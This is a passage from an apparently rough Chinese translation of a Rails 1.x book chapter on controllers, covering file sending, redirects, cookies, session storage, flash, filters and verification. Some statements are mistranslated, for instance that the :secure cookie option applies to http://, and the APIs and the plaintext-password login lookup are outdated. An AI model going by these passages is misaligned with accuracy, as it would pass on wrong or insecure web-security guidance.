- 4、:streaming true 或 false ，如果是 false， 则整个文件被读入服务器内存并发送给客户端。否则，文件以:buffer_size 块来读并写给客户端。

You can set additional headers for either send_ method using the headers attribute in the controller.

```
def send_secret_file
  send_file("/files/secret_list")
  headers["Content-Description"] = "Top secret"
end
```

我们在 350 页讨论上传文件。

重定向

一个 HTTP redirect 被从服务端发送给客户端，以应答一个请求。它会说，“我不能处理这个请求，但这儿有些人能处理”。Redirect 应答包括一个 URL，它是客户端应该试着下次发送同样的状态信息给这个 redirect，而不管它是持久的(状态码 301)还是临时的(状态码 307)。有时，当 web 页面被重新改编时，redirect 会被使用；访问旧位置页面的客户端将被引到页面的新位置。

Redirect 背后由 web 浏览器进行处理。通常，你只知道重定向稍微有些延迟，并且你看到的页面的 URL 将被从你的请求修改。最后一点很重要一直到浏览器关注它，来自于服务端的 redirect 动作与最终你手工地输入目的 URL 是一样的。

当写 well-behaved Web 应用程序时，关掉 redirect 是很重要的。

让我们看个简单的博客应用程序，它支持评论，我们的应用程序应该重新显示文章，新的评论在尾部。下面是代码。

```
class BlogController
  def display
    @article = Article.find(params[:id])
  end
  def add_comment
    @article = Article.find(params[:id])
    comment = Comment.new(params[:comment])
    @article.comments << comment
  end
```

```
if @article.save
  flash[:note] = "Thank you for your valuable comment"
else
  flash[:note] = "We threw your worthless comment away"
end
# DON'T DO THIS
render(:action => 'display')
end
end
```

这儿很明显故意地在一个评论之后显示文章。要做到这点，开始在 `add_comment()` 方法结束时调用 `render(:action=>'display')`。这会提交显示“视图”，显示最终用户更新的文章。但从浏览器角度想想。它发送了一个尾部为 `blog/add_comment` 的 URL，并且取回了索引列表。直到浏览器被连接，当前 URL 的尾部还是 `blog/add_comment`。这意味着如果用户点击刷新(或许是想看看否有其它人的评论)，`add_commandt` URL 将被再次发送给应用程序。用户的目的是刷新显示，但应用程序看到了一个被添加到其它 `comment` 上的请求。

在这些情况下，正确的方式是在 `index` 列表中显示添加的评论，并将其重定向给浏览器的 `display` “动作”。我使用 Rails 的 `redirect_to()` 方法来做。如果用户随后刷新浏览器，它会简单地调用 `display` “动作”，并不会添加其它的评论。

```
def add_comment
  @article = Article.find(params[:id])
  comment = Comment.new(params[:comment])
  @article.comments << comment
  if @article.save
    flash[:note] = "Thank you for your valuable comment"
  else
    flash[:note] = "We threw your worthless comment away"
  end
  redirect_to(:action => 'display')
end
```

Rails 也有一个简单但强大的重定向机制。它可以重定向到给出的“控制器”(传递参数)内的“动作”，或重定向到当前服务端的一个 URL，或重定向到一个任意的 URL，让我们依次看看这三种形式。

1、redirect_to 重定向一个“动作”

redirect_to(options...) 基于选项哈希表内的值发关一个临时重定向给浏览器。目标 URL 使用 url_for() 生成，所以 redirect_to() 格式有 Rails “路由器” 代码在背后支持。可查阅 280 页 16.3 节。

2、redirect_to 重定向到应用程序内的一个固定路径。

redirect_to(path) 重定向到给出的路径。用前导“/”开头的路径，相对于协议，主机，当前请求的端口。这个方法不会 URL 上完成任何的重写工作，所以它不应该被用于创建，期望连接到应用程序内一个“动作”的路径。

```
def save
  order = Order.new(params[:order])
  if order.save
    redirect_to :action => "display"
  else
    session[:error_count] ||= 0
    session[:error_count] += 1
    if session[:error_count] < 4
      flash[:notice] = "Please try again"
    else
      # Give up -- user is clearly struggling
      redirect_to("/help/order_entry.html")
    end
  end
end
```

3、redirect_to 重定向到一个有绝对路径的 URL。

redirect_to(url) 重定向到一个给定的完整的 URL，它必须用一个协议名字来开头(如 http://)。

```
def portal_link
  link = Links.find(params[:id])
  redirect_to(link.url)
end
```

缺省情况下，所有重定向都是临时性的(它们只影响到当前请求)。当重定向一个 URL 时，你或许是想得到永续的重定向。在这种情况下，设置“应答头”内的状态。

```
headers["Status"] = "301 Moved Permanently"  
redirect_to("http://my.new.home")
```

因为重定向方法发送应答给浏览器，同样的规则也适用于提交方法—你可发一个请求。

16.5 Cookies 和“会话”

Cookie 允许 web 应用程序从浏览器“会话”中得到类似哈希表的功能：你可以在客户端浏览器上存储名字字符串，并在随后的请求中可按名字取回相应的值。

2006 年 5 月 1 日更新

这太有意义了，因为 HTTP，在浏览器和 web 服务端之间使用的协议，是无状态的。Cookie 提供了用于克服这一限制的手段，以允许 web 应用程序在两次请求间保留数据。

Rails 在背后为 cookie 抽象出了一个方便的，简单的接口。“控制器”的属性 cookie 是个类似于哈希表对象，它用 cookie 名字和由浏览器发送给应用程序的值初始化自己。在任何时候应用程序都可以添加新的 key/value 键/值对给 cookie 对象。当请求完成处理时，这些会被发送给浏览器。这些新值对应用程序的随后请求(服从下面描述的各种限制)将是有效的。

这儿有个简单的 Rails “控制器”，它存储一个 cookie 在用户的浏览器内，并重定向到另一个“动作”。记住此重定向包括了一个 round-trip 给浏览器，并且随后在应用程序内的调用将创建一个新的“控制器”对象。新的“动作”会恢复来自浏览器的 cookie 值并显示它。

```
class CookiesController < ApplicationController  
  
  def action_one  
    cookies[:the_time] = Time.now.to_s  
    redirect_to :action => "action_two"  
  end  
  
  def action_two  
    cookie_value = cookies[:the_time]  
    render(:text => "The cookie says it is #{cookie_value}")  
  end  
end
```

你必须将 cookie 值做为字符串来传递—没有暗中的转换操作被完成。如果你传递其它类型的话，你或许会得到包含在 private 方法'gsub' 调用的一个隐晦的错误提示。

浏览器用每个 cookie 存储少量的选项集：失效的日期和时间，相对于 cookie 的路径，和将要设置 cookie 的域。如果你通过赋值给 cookie[name] 来创建一个 cookie 的话，你会得到这些选项的缺省集：cookie 将会应用于整个站点，它从不会过期，它将应用于主机设置的整个范围。只是，这些选项应通过传递哈希表中的值来覆写，而不是用单个的字符串。(在这个例子中，我们使用 groovy#days. from_now 来扩展 Fixnum。这在 184 页的 13.5 节内描述。)

```
cookies[:marsupial] = { :value => "wombat",
                         :expires => 30.days.from_now,
                         :path => "/store" }
```

有效选项是 :domain, :expires, :path, :secure, 和 :value。:domain 和 :path 选项决定一个 cookie 的关联—如果 cookie 路径匹配请求路径的前导部分并且 cookie 的范围匹配请求范围的尾部部分，则浏览器会将 cookie 发送回服务端。:expires 选项设置 cookie 的生命周期限制。时间可以是绝对时间，在这种情况下浏览器会存储 cookie 在磁盘上并在时间到后删除它，[时间是绝对时间并在创建 cookie 时被设置。如果你的应用程序需要设置一个 cookie，它在用户最后发出一个请求后的几分钟内失效。那么你即每次请求时需要重新设置 cookie，也应在服务端内的“会话”数据内保持“会话”的失效时间并在那里更新它。]或者是个空字符串，在种情况下浏览器应该在内存中存储它并在浏览器“会话”结束后删除它。如果没有给出失效时间，cookie 会持久保存。最后，:secure 选项告诉浏览器只在请求使用 http:// 时传回此 cookie。

使用 cookie 的问题是有些用户并不喜欢它们，并且关闭浏览器对它们的支持。你需要规则你的应用程序对丢失 cookie 的处理。(它不需要整个功能；它只需要应付丢失的数据。)

Cookie 可很好地用于存储小的字符串在用户的浏览器内，但是对大型的结构化数据却无能为力。对于这一点，你就需要“会话”。

Rails 的“会话”

Rails 的“会话”是个类似哈希表的结构，它在请求期间会一直有效。不像原始的 cookie，“会话”可以持有任何对象(只要这些对象可以被 marshal)，来保存 web 应用程序内的状态信息。例如，在我们的 store 应用程序中，我们使用了一个“会话”在请求之间持有购物车对象。此购物车对象在我们的应用程序中使用起来应该像其它对象一样。但是 Rails 安排在每个请求处理的尾部保存购物车，更重要的是，在 Rails 启动来处理一个引入的请求时，适当的购物车会被重新存储。使用会话，我可以让我们应用程序逗留在请求之间。

此处有两个部分。首先，Rails 必须保持“会话”的引用。它通过创建(缺省地)一个 32hex 的字符 key 键来做此事。这个 key 键被称为“会话” id，并且它是随机数。Rails 在用户的浏览器上安排存储这个“会话” id 为一个 cookie(带有 key_session_id)。随后来自于这个浏览器的对应用程序的请求，Rails 可以重新获得“会话” id。

Rails 在服务端保持一个持久的“会话”数据仓库，可通过“会话” id 来索引。这有两个“会话”魔术。当一个请求到达时，Rails 使用“会话” id 来查看数据仓库。它会发现此

数据是个序列化的 Ruby 对象。它反序列化此数据并将结果存储在“控制器”的 session 属性中。此处数据对我们应用程序代码是有效的。应用程序可以添加或修改这个数据的内容。当它完成对每个请求的处理后，Rails 把“会话”数据写回到数据仓库中。并在那里等待这个浏览器的随后请求。

我们应该在“会话”内存储什么呢？你需要的任何东西，只要遵循少数的约束和警告。

1、在一个“会话”中对你能存储一些种类的对象有约束。细节依赖于你所选择的存储机制。(稍后我们就会看到)在通常情况下，“会话”内对象必须是被序列化的(使用 Ruby 的“重组”(Marshal)功能)。例如，这意味着你不能在“会话”中存储 I/O 对象。

2、如果你在“会话”中存储任何 Rails “模型”，你将必须添加“模型”的声明给它们。这会让 Rails 预先加载“模型”类，以便它的定义在 Ruby 反序列化“会话”仓库时是有效的。如果“会话”被限制为只用于一个“控制器”，则它的声明可放在那个“控制器”的顶部。

```
class BlogController < ApplicationController  
  model :user_preferences  
  # . . .
```

可是，如果“会话”可以由其它的“控制器”(就是应用程序中有多个“控制器”)读取，你或许会想添加声明给 app/controllers 目录下全局的 application_controller.rb 文件。

3、你或许不想在“会话”数据中存储大的对象—而把它们放到数据库内，并从“会话”中引用它们。

4、你或许不想在“会话”数据内存储 volatile(暂态)对象。例如，你可能想保持博客内一定数量的文章，并且出于性能的原因把它们存储在“会话”中。但是，如果你这样做的话，在其它用户添加了新文章的话，计数不会得到更新。

将表现当前登录用户的对象存储在“会话”中是很诱人。但是如果你的应用程序可以由非法用户使用，这就可能不是你希望的了。即使数据库内的用户无效，它们的“会话”数据将仍有有效状态。

在数据库内存储 volatile(暂态)数据并从“会话”中引用它。

5、你或许不想在“会话”数据中存储重要信息。例如，如果你的应用程序在一个请求中产生一个定单信息号，并且存储它在“会话”数据中以便于在处理下个请求时将它存回到数据库中。如果用户从它的浏览器中删除了 cookie，你就要冒丢失号码的危险。重要信息应该保存在数据库中。

这是个很大的漏洞。如果你在“会话”数据中存储一个对象，然后下一次你从你的应用程序的浏览器中重新取回那个对象。但是，如果在此期间你更新了你的应用程序，那么“会话”数据内的对象可能就会与你的应用程序内该对象的类的定义不一致。则应用程序在处理这个请求时会失败。此处有三种选择。一是使用常规的“模型”存储对象在数据库中，并只在“会话”中保持行的 id 字段。“模型”对象对 Ruby 的 Marshal 库的改变是最宽容的。第

二种选择是在你修改用于存储数据的类的定义时，在你的服务端手工删除所有的“会话”数据。

第三种选择稍微有些复杂。如果你给你的“会话”的 key 键添加一个版本号的话，那么你更新被存储的数据时会修改版本号，你将只加载与应用程序的当前版本号相应的数据。你可以为存储在“会话”内的对象使用潜在的版本，并依赖与每次请求关联的“会话”key 键来使用适当的类。最后的选择需要大量的工作，所以你将需要决定它是否值得。

因为“会话”以类似哈希表的形式被存储，所以你可以在其中保存多个对象，每个都带有它自己的 key 键。下面代码中，我们存储登录用户的 id 在“会话”中。并在后面创建的 index “动作”中使用它。

为用户定制个菜单。我们也记录最后被选择的菜单条目的 id，并在 index 页面中使用 id 来选择。当我们使用日志时，我们会重置所有“会话”数据。

```
class SessionController < ApplicationController

  def login
    user = User.find_by_name_and_password(params[:user],
                                           params[:password])
    if user
      session[:user_id] = user.id
      redirect_to :action => "index"
    else
      reset_session
      flash[:note] = "Invalid user name/password"
    end
  end

  def index
    @menu = create_menu_for(session[:user_id])
    @menu.highlight(session[:last_selection])
  end

  def select_item
    @item = Item.find(params[:id])
    session[:last_selection] = params[:id]
  end

  def logout
```

```
    reset_session  
  end  
end
```

像通常的 Rails 习惯，缺省的“会话”很方便，但如果需要我们可以覆写它。这种情况下，“会话”的选项是全局的，所以你典型地会在你的环境文件中(`config/environment.rb` 或 `config/environments` 目录下的一个文件)设置它们。[此处有个例外—你不能以这种方式设置“会话”失效时间。]这不是 API 式的设置选项：你只是简单地直接设置值到 `DEFAULT_SESSION_OPTIONS` 哈希表中。例如，如果你想修改你应用程序使用的 cookie 的名字，你会在环境文件中添加下面东西。

```
ActionController::CgiRequest::DEFAULT_SESSION_OPTIONS  
  [:session_key] = 'my_app'
```

有效的“会话”选项是：

1、`:database_manager` 控制“会话”数据如何被存储到服务端。

2、`:session_domain` 用于在浏览器上存储“会话”id 的 cookie 域。缺省是应用程序的主机名字。

3、`:session_id` 覆写缺省的“会话”id。如果没有设置，新的“会话”将自动具有 32 位的 key 键。此 key 键被用于随后的请求中。

4、`:session_key` 用于存储“会话”id 的 cookie 的名字。你将在你的应用程序中覆写它，就像前面显示的。

5、`:session_path` 应用于这个“会话”的请求路径。缺省值是“`/`”，所以它应用于这个区域内的所有应用程序。

6、`:session_secure` 如果设置的话，“会话”将只对 `https://` 有效。缺省值为 `false`。

7、`:new_session` 直接映射底层的 cookie 的 `new_session` 操作。但是，这个选项在 Rails 下不会像你想像那样工作，我们在 323 页 16.8 节讨论另一个选择。

8、`:session_expires` 此“会话”失效的绝对时间。像`:new_session`，这个选项或许不应该在 Rails 下使用。

另外，你可以指定依赖于存储类型的选项。例如，如果你选择使用 `Pstore` 数据管理“会话”数据，你可以控制 Rails 存储文件的位置，以及预先确定各个文件的名字。

```
class DaveController < ApplicationController  
  session_options  
    = ::ActionController::CgiRequest::DEFAULT_SESSION_OPTIONS  
  session_options[:tmpdir] = "/Users/dave/tmp"  
  session_options[:prefix] = "myapp_session_"
```

```
# ...
```

这些细节可查看 CGI::Session 的标准 Ruby 文档。

“会话”存储

在存储你的“会话”数据时，Rails 有很多选项。每个选项即好也不好。我们先列出选项的清单，然后再比较它们。

“会话”存储机制使用 DEFAULT_SESSION_OPTIONS 哈希表的 :database_manager 参数设置。其它的选择是：

1、:database_manager => CGI::Session::Pstore 这是 Rails 使用的缺省“会话”存储机制。每个“会话”的数据以 Pstore 格式存储在一个文本文件中。这种格式以 Marshal 形式保存对象，它允许任何的可序列化对象被存储在“会话”中。这种机制支持额外的配置选项 :prefix 和 :tmpdir。

2、:database_manager => CGI::Session::ActiveRecordStore 使用 ActiveRecordStore 你可以存储你的“会话”数据在你的应用程序的数据库中。按下面的 DLL 创建个名字为 session 的表(这是 MySQL 版本—你可能必须对你的数据库引擎做适当调整)。这个存储使用 YAML 来序列化它的对象。

```
create table sessions (
  id int(11) not null auto_increment,
  sessid varchar(255),
  data text,
  updated_at datetime default NULL,
  primary key(id),
  index session_index (sessid)
);
```

sessid 列持有“会话” id—它的缺省长度为 32 个字符。最好是索引这个列，以便于用它查找“会话”数据。如果你添加 created_at 和 update_at 名字的列，“活动记录”将自动在 session 表内标记此行的“时间戳”—稍后我们会看到这个主意有多么的好！

3、:database_manager => CGI::Session::DrbStore DRb 是个协议，它允许 Ruby 处理一个网络连接上的共享对象。使用 DrbStore 数据管理，Rails 可存储“会话”数据在一个 DRb 服务器上(你可以在外部的 web 应用程序上管理它)。你运行在分布式的服务器上的应用程序的多个实例可以访问同一个 DRb 存储。用于 Rails 的简单 DRb 服务以包括在 Rails 中了。DRb 使用 Marshal 来序列化对象。

4、:database_manager => CGI::Session::MemCacheStore memcached 是个自由变量，缓存来自于 Danga Interactive 的分布式对象。Rails MemCacheStore 使用 Michael Granger

的 Ruby 接口来对存储的“会话” memcached。Memcached 比其它选择要复杂很多，或许你对它感兴趣就是因为你的站点已经使用了它。

5、:database_manager => CGI::Session::MemoryStore 这个选项存储“会话”数据在应用程序的内存中。它不需要烦人的序列化，任何对象都被存储在内存“会话”中。像我们稍后会看到的，对于 Rails 应用程序来说，这通常不是个好主意。

6、:database_manager => CGI::Session::FileStore “会话”数据被存储在文本文件中。对于 Rails 应用程序来说它没有什么用处，因为它的内容必须是字符串。这种机制支持额外的配置选项:prefix, :suffix 和:tempdir。

如果你的应用程序不需要“会话”（也不使用 flash，它也用于存储“会话”数据），你可以关闭 Rails 的“会话”处理，通过下面设置

```
::ActionController::CgiRequest::DEFAULT_SESSION_OPTIONS = false
```

比较“会话”存储选项

对于这么多“会话”选项，我应该为应用程序选择哪一个呢？回答是“依赖”。

如果排除过于单纯的内存存储，太多约束的文件存储，和过于复杂的 memcached 的话，就剩下在 PStore, ActiveRecordStore 和 DRb 存储之间选择了。我们可以交叉比较这些选项的性能和功能。

Scott Barron 对这些存储选项有着完美的分析。它的朋友有些惊讶。对于少量的“会话”，PStore 和 DRb 几乎一样。当“会话”数量急剧上升时，PStore 性能开始下降。这或许是因为主机操作系统在努力维护有数十万个“会话”文件的目录引起的。DRb 的性能还很正常。ActiveRecordStore 开始时性能不好，但在“会话”量急剧上升时则表现正常。

对于你意味着什么呢？Bill Katz 的总结如下：

If you expect to be a large web site, the big issue is scalability, and you can address it either by “scaling up” (enhancing your existing servers with additional CPUs, memory, etc.) or “scaling out” (adding new servers). The current philosophy, popularized by companies such as Google, is scaling out by adding cheap, commodity servers. Ideally, each of these servers should be able to handle any incoming request. Because the requests in a single session might be handled on multiple servers, we need our session storage to be accessible across the whole server farm. The session storage option you choose should reflect your plans for optimizing the whole system of servers. Given the wealth of possibilities in hardware and software, you could optimize along any number of axes that impacts your session storage choice. For example, you could use the new MySQL cluster database with extremely fast in-memory transactions; this would work quite nicely with an Active Record approach. You could also have a

high-performance storage area network that might work well with PStore. memcached approaches are used behind high-traffic web sites such as LiveJournal, Slashdot, and Wikipedia. Optimization works best when you analyze the specific application you're trying to scale and run benchmarks to tune your approach. In short, "It depends."

对于性能来说，这不是绝对的，每个人的情况不同。你的硬件，网络时间，数据库的选择，甚至是天气都有影响到它们。我们最好建议是用最简单的，能工作的解决方案。

如果你应用程序只运行在一个服务器上，你为“会话”存储的最简单选择是 Pstore。它对一定数量的活动“会话”性能还不错，并且它的配置最小。

如果你的应用程序同时会有超过 10,000 的“会话”，或者它运行在多个服务器上，我们建议你使用 ActiveRecordStore 解决方案。如果你的应用程序增长很快，你发现这变成瓶颈，你可以迁移到 Drb。

“会话”失效与清理

所有解决方案的共同问题是“会话”数据被存储在服务端。每个新“会话”添加一些“会话”存储。你终将需要一些家务式的管理，或者你将在服务器外寻找资源。

其它原因是清理“会话”。许多应用程序不要一个“会话”永存。一旦来自一个特定浏览器的用户被日志，应用程序可能会想强迫这样的规则给用户，在它们活动期间被日志；在它们登出时，或在使用应用程序一个固定时间之后，它们的“会话”应该被中止。

有时候你可以通过失效 cookie 持有的“会话” id 来达到这一目的。但是，这会被最终用户滥用，更坏的是，它很难在浏览器上通过清理服务端内的“会话”数据来同步 cookie 的失效期。

因此我们建议通过简单地移除服务端“会话”数据来失效你的“会话”。浏览器随后到达的请求应该包含已经被删除数据的“会话” id，应用程序将不会重新收到“会话”数据；“会话”将不再有效。

实现这种失效方式依赖于使用的存储机制。

对于 PStore “会话”，通过周期性地运行一个清理任务很容易地达到。这个任务应该检查“会话”目录内文件被最后修改的时间，删除比给定时间晚的文件。

对于基于“活动目录”的“会话”存储，我们建议在 session 表内定义 created_at, updated_at 列。你可以删除在最后一小时内所有没被修改的“会话”，通过使用 SQL 的清理任何如：

```
delete from sessions  
where now() - updated_at > 3600;
```

基于 DRb 的解决方案，失效被放在 DRb 服务端处理。你或许想在“会话”数据哈希表内记录时间戳。你可以运行一个单独的线程(或是单独的进程)，它周期性地删除这个哈希表内条目。

在所有情况下，你的应用程序可以在它们不再被需要时(例如，当一用户登出时)，通过调用 `reset_session()` 来删除“会话”帮助这种处理。

16.6 Flash—“动作”间的通信

当我们使用 `redirect_to()` 来传输控制给其它“动作”时，浏览器生成一个单独的请求来要求那个“动作”。那个请求将通过我们应用程序的一个“控制器”对象的新实例内被处理—在原先“动作”内设置的实例变量在被重定向“动作”内的处理代码中将不再有效。但是有时候我们需要在这两个实例之间通信。我们可以使用叫 `flash` 的功能做到这一点。

`flash` 是个临时的值暂存器。它被组织成类似于一个哈希表，并用来存储“会话”数据，所以你可以存储与 `key` 关联的值，并在稍后再重新取回它们。它有一个特别的属性。缺省地，在一个请求处理期间被存储到 `flash` 内的值在随后马上到达的请求处理中依然有效。一旦第二个请求被处理完，这些值会被从 `flash` 中移除。[如果你阅读 `flash` 功能文档，你将会看到，它谈到值只在下一个“动作”中有效。这不是很严格的：`flash` 在下一个请求处理结束后被清除，而不是基于“动作”之间的。]

或许 `flash` 最常用的用法是将一个“动作”的错误和信息字符串传递给下一个“动作”。目的是让第一个“动作”通知一些条件，创建描述那个条件的消息，然后重定向到一个单独的“动作”。通过在 `flash` 中存储信息，第二个“动作”也能够访问文本消息并在“视图”中使用它。

```
class BlogController
  def display
    @article = Article.find(params[:id])
  end
  def add_comment
    @article = Article.find(params[:id])
    comment = Comment.new(params[:comment])
    @article.comments << comment
    if @article.save
      flash[:note] = "Thank you for your valuable comment"
    else
      flash[:note] = "We threw your worthless comment away"
    end
  end
```

```
    redirect_to :action => 'display'  
end
```

这个例子中，`add_comment()`方法以 `key` 键：`:note` 存储两个不同消息中的一个在 `flash` 中。它重定向到 `display()` “动作”。`display()` “动作” 似乎并不使用这个消息。继续看，我们必须深入来查看 `app/views/blog` 目录内的 `display.rhtml` 中的代码。

```
<html>  
  <head>  
    <title>My Blog</title>  
    <%= stylesheet_link_tag("blog") %>  
  </head>  
  <body>  
    <div id="main">  
      <% if @flash[:note] -%>  
        <div id="notice"><%= @flash[:note] %></div>  
      <% end -%>  
      : : :  
      : : :  
    </div>  
  </body>  
</html>
```

“层”代码中的 `flash` 同它在“控制器”中一样好理解。在这个例子中，如果 `flash` 包含一个`:note` `key` 键，则我们的“层”会生成适当的`<div>`。

有时候也可方便地把 `flash` 使用于传递当前“动作”内的消息到一个“模板”中。例如，我们的 `display()` 方法可能在没有一个横向块时输出一个，以引起更多的注意。它不需要将消息传递给下一个“动作”——它只用于当前的请求。要做到这些，它可以使用 `flash.now`，它更新 `flash` 但不添加“会话”数据。

```
class BlogController  
  def display  
    unless flash[:note]  
      flash.now[:note] = "Welcome to my blog"  
    end
```

```
  @article = Article.find(params[:id])
end
end
```

在 flash.now 创建一个暂态的 flash 条目时，flash.keep 做相反的事情，它让当的条目逗留在其它请求循环之间。

```
class SillyController
  def one
    flash[:note] = "Hello"
    flash[:error] = "Boom!"
    redirect_to :action => "two"
  end
  def two
    flash.keep(:note)
    flash[:warning] = "Mewl"
    redirect_to :action => "three"
  end
  def three
    # At this point,
    # flash[:note] => "Hello"
    # flash[:warning] => "Mewl"
    # and flash[:error] is unset
    render
  end
end
```

如果你没有传递给 flash.keep 参数，所有 flash 内容被保留。Flash 可以存储很多文本信息—你可以使用它们在“动作”之间传递所有种类信息。明显地对于较长的信息你应该想到使用“会话”(或许与你的数据库结合)来存储数据，但如果我想把参数从一个请求传递给下一个请求，flash 还是很重要。

因为 flash 数据被存储在“会话”内，所有的规则都适用于它。特别地，每个对象必须被序列化，并且如果你存储“模型”，你需要在你的“控制器”中声明一个“模型”。

16.7 “过滤器”和确认

“过滤器”可以让你在你的“控制器”内写代码来包装由“动作”完成的处理—你可以写个代码块，并在你的控制器(或你的“控制器”的子类)内的任何数量的“动作”之前或之后来调用它。这是个强大功能。使用“过滤器”，我们可以实现检验计划，日志，response compression，甚至是定制的“应答”。

Rails 支持三种类型的“过滤器”：before，after，和 around。“过滤器”可以在“动作”运行之前，或之后被调用。这依赖于你如何定义它们，它们即可做为“控制器”内的方法来运行，也可以在它们运行时传递“控制器”对象。不论哪种方式，它们都可以访问 request 的细节和 response 对象，还有其它的“控制器”属性。

Before 和 After “过滤器”

就像它们名字所暗示的，before 和 after “过滤器”在一个“动作”之前或之后被调用。Rails 会维护每个“控制器”内的两种过滤器的链。当一个“控制器”运行一个“动作”时，它执行所有的 before 链中“过滤器”。在 after 链中它在执行“动作”后运行“过滤器”。

“过滤器”是被动的，它由一个“控制器”激活。它们在请求处理中也可有更多的活动部分。如果一个 before “过滤器”返回 false，“过滤器”链被中止并且“动作”不会运行。“过滤器”也可能提交输出或重定向请求，在这种情况下原有的“动作”则从不会得到调用。

我们看一下 125 页中我们商店的管理功能中用于授权时使用“过滤器”的例子。我们定义一个授权方法，如果当前的“会话”中没有登录用户，则它重定向到一个登录屏幕。

```
def authorize
  unless session[:user_id]
    flash[:notice] = "Please log in"
    redirect_to(:controller => "login", :action => "login")
  end
end
```

那么在管理者“控制器”内的所有“动作”都要使用这个 before “过滤器”方法。

```
class AdminController < ApplicationController
  before_filter :authorize
  # ...
```

这儿有个例子，它有个方法行为类似于一个“过滤器”；我们以符号方式传递方法的名字给 before_filter。filter 也声明接受块和类名字。如果指定了一个块，它将用当前“控制器”做为一参数来被调用。如果给出类，它的 filter() 类方法将带有做为参数的“控制器”被调用。

```
class AuditFilter
  def self.filter(controller)
```

```

    AuditLog.create(:action => controller.action_name)

end

end

# ...

class SomeController < ApplicationController

before_filter do |controller|
  logger.info("Processing #{controller.action_name}")
end

after_filter AuditFilter

# ...

end

```

缺省地，“过滤器”被应用于一个“控制器”(和这个“控制器”的所有子类)内的所有“动作”。你可以修改它用选项:only，它接受一个或多个要被过滤的“动作”，:except 选项，则列出被“过滤器”排除的“动作”。

```

class BlogController < ApplicationController

before_filter :authorize, :only => [ :delete, :edit_comment ]
after_filter :log_access, :except => :rss
# ...

```

before_filter 和 after_filter 声明被附加给“控制器”的“过滤器”链。使用各种 prepend_before_filter() 和 prepend_after_filter() 方法来在链的头部放置“过滤器”。

After Filters and Response Munging

如果需要话，after “过滤器”可以被用于修改外部“应答”，修改“头”和内容。一些应用程序使用这个技术来完成对“控制器”的模板创建的内容全局的置换(例如，在“应答”体内用字符串<customer/>置换一个客户的名字)。另一种用法是如果用户的浏览器支持的话，可以压缩“应答”。

下面的代码是如何用它来工作的例子。[这个代码没有个完整的压缩实现。特别地，它没有使用 send_file() 压缩下载的数据流。] “控制器”声明了 compress() 方法为一个 after “过滤器”。方法查看“请求头”，看浏览器是否接受被压缩的请求。如果接受，它使用 Zlib 库来压缩“应答”体到一个字符串内。[注意，Zlib Ruby 扩展可以在你的平台上无效—它依赖于基础 libzlib.a 库的表现。] 如果结果比原有的体小，它替换压缩版本并更新“应答”编码类型。

```
require 'zlib'
```

```

require 'stringio'

class CompressController < ApplicationController

  after_filter :compress

  def index

    render(:text => "<pre>" + File.read("/etc/motd") + "</pre>")

  end

  protected

  def compress

    accepts = request.env['HTTP_ACCEPT_ENCODING']

    return unless accepts && accepts =~ /(x-gzip|gzip)/

    encoding = $1

    output = StringIO.new

    def output.close # Zlib does a close. Bad Zlib...

      rewind

    end

    gz = Zlib::GzipWriter.new(output)

    gz.write(response.body)

    gz.close

    if output.length < response.body.length

      response.body = output.string

      response.headers['Content-encoding'] = encoding

    end

  end

end

```

Around “过滤器”

around “过滤器”是个对象，它包装执行的“动作”。此对象必须实现方法 before() 和 after()，“过滤器”在“动作”执行之前和之后被调用。around “过滤器”对象在 before() 和 after() 调用之间管理它们的状态。下面例子通过 blog “控制器”内的 time “动作” 来演示它们。

```

class TimingFilter

  def before(controller)

```

```

    @started = Time.now

  end

  def after(controller)

    elapsed = Time.now - @started

    action = controller.action_name

    controller.logger.info("#{action} took #{elapsed} seconds")

  end

end

# ...

class BlogController < ApplicationController

  around_filter TimingFilter.new

# ...

```

不像 before 和 after “过滤器”， around “过滤器” 不接受:only 或:except 参数。

around “过滤器” 添加不同的“过滤器”链。Around 对象的 before() 方法被附加到链上，而 after() 方法被优先于 after 链。这意味着那个 around 对象将正确地嵌套。如果你写

```
around_filter A.new, B.new
```

则“过滤器”的调用次序将是：

```

A#before()

B#before

action...

B#after

A#after

```

继承“过滤器”

如果你子类化包含“过滤器”的“控制器”，则“过滤器”就像在父对象上一样将在子对象上运行。但是，“过滤器”若定义在子类内则就不能在父对象上运行。

确认

before “过滤器”的通常用法是在尝试一个“动作”之前确认是否遇到某些条件。Rails 确认机制是一个抽取动作，它可帮助你比使用“过滤器”代码更简明地表述前置条件。

例如，我们可能请求“会话”在我们的博客允许写评论前包含一个有效的用户。我们可以使用一个确认来表示这种思想，如

```
class BlogController < ApplicationController
```

```
verify :only => :post_comment,  
        :session => :user_id,  
        :add_flash => { :note => "You must log in to comment"},  
        :redirect_to => :index  
        # ...
```

这个声明应用确认给 post_comment “动作”。如果“会话”没有包含 key 键: user_id，则一个通知被添加给 flash 并重定向请求给 index “动作”。校验的参数可以分写成三个部分。

Applicability

这些选项选择哪个“动作”被应用确认。

- 1、:only =>:name or [:name, ...] 只确认列出的“动作”。
- 2、:except =>:name or [:name, ...] 确认除了列出的所有“动作”。

Tests

这些选项描述在请求上完成的测试。如果给出多个选项，那么所有确认必须成功才能返回 true。

- 1、:flash =>:key or [:key, ...] flash 必须包含给定的 key 键。
- 2、:method =>:symbol or [:symbol, ...] 请求方法(:get, :post, :head, 或:delete) 必须匹配一个给出的符号。
- 3、:params =>:key or [:key, ...] 请求参数必须包含给出的 key 键。
- 4、:session =>:key or [:key, ...] “会话”必须包含给出的 key 键。

Actions

这些选项描述在一个确认失败后应该发生什么。如果没有“动作”被指定，则确认返回一个空的失败“应答”给浏览器。

1、:add_flash =>hash 把给出的哈希表 key/value 对并入到 flash 中。这可以用于生成错误“应答”给用户。

2、:redirect_to =>params 使用给出的哈希表参数重定向。

16.8 Caching, Part One

许多应用程序似乎都花费很多时间做重得的事情。博客应用程序提交当前文章列表给每个访问者。商店应用程序在同一页显示产品信息给请求它的每个人。

所有重复都浪费了我们服务器的资源时间。提交博客页面可以要求半打的数据库查询，它可以一直运行很多 Ruby 方法和 Rails 模板。它不应该对每个单独的请求都有大量的处理，

但对每小时可能一千多次的点击率，突然你的服务器会变得缓慢。你的用户看到越来越慢的“应答”。

在这些情况下，我们可以使用缓存来减少服务器上的加载操作，并提高我们应用程序的“应答”。 In situations such as these, we can use caching to greatly reduce the load on our servers and increase the responsiveness of our applications. Rather than generate the same old content from scratch, time after time, we create it once and remember the result. The next time a request arrives for that same page, we deliver it from the cache, rather than create it.

Rails 提出了三个缓存方案。在本章，我们将讨论两种，“页缓存”和“动作缓存”。我们在 366 页查看第三种，“段缓存”。

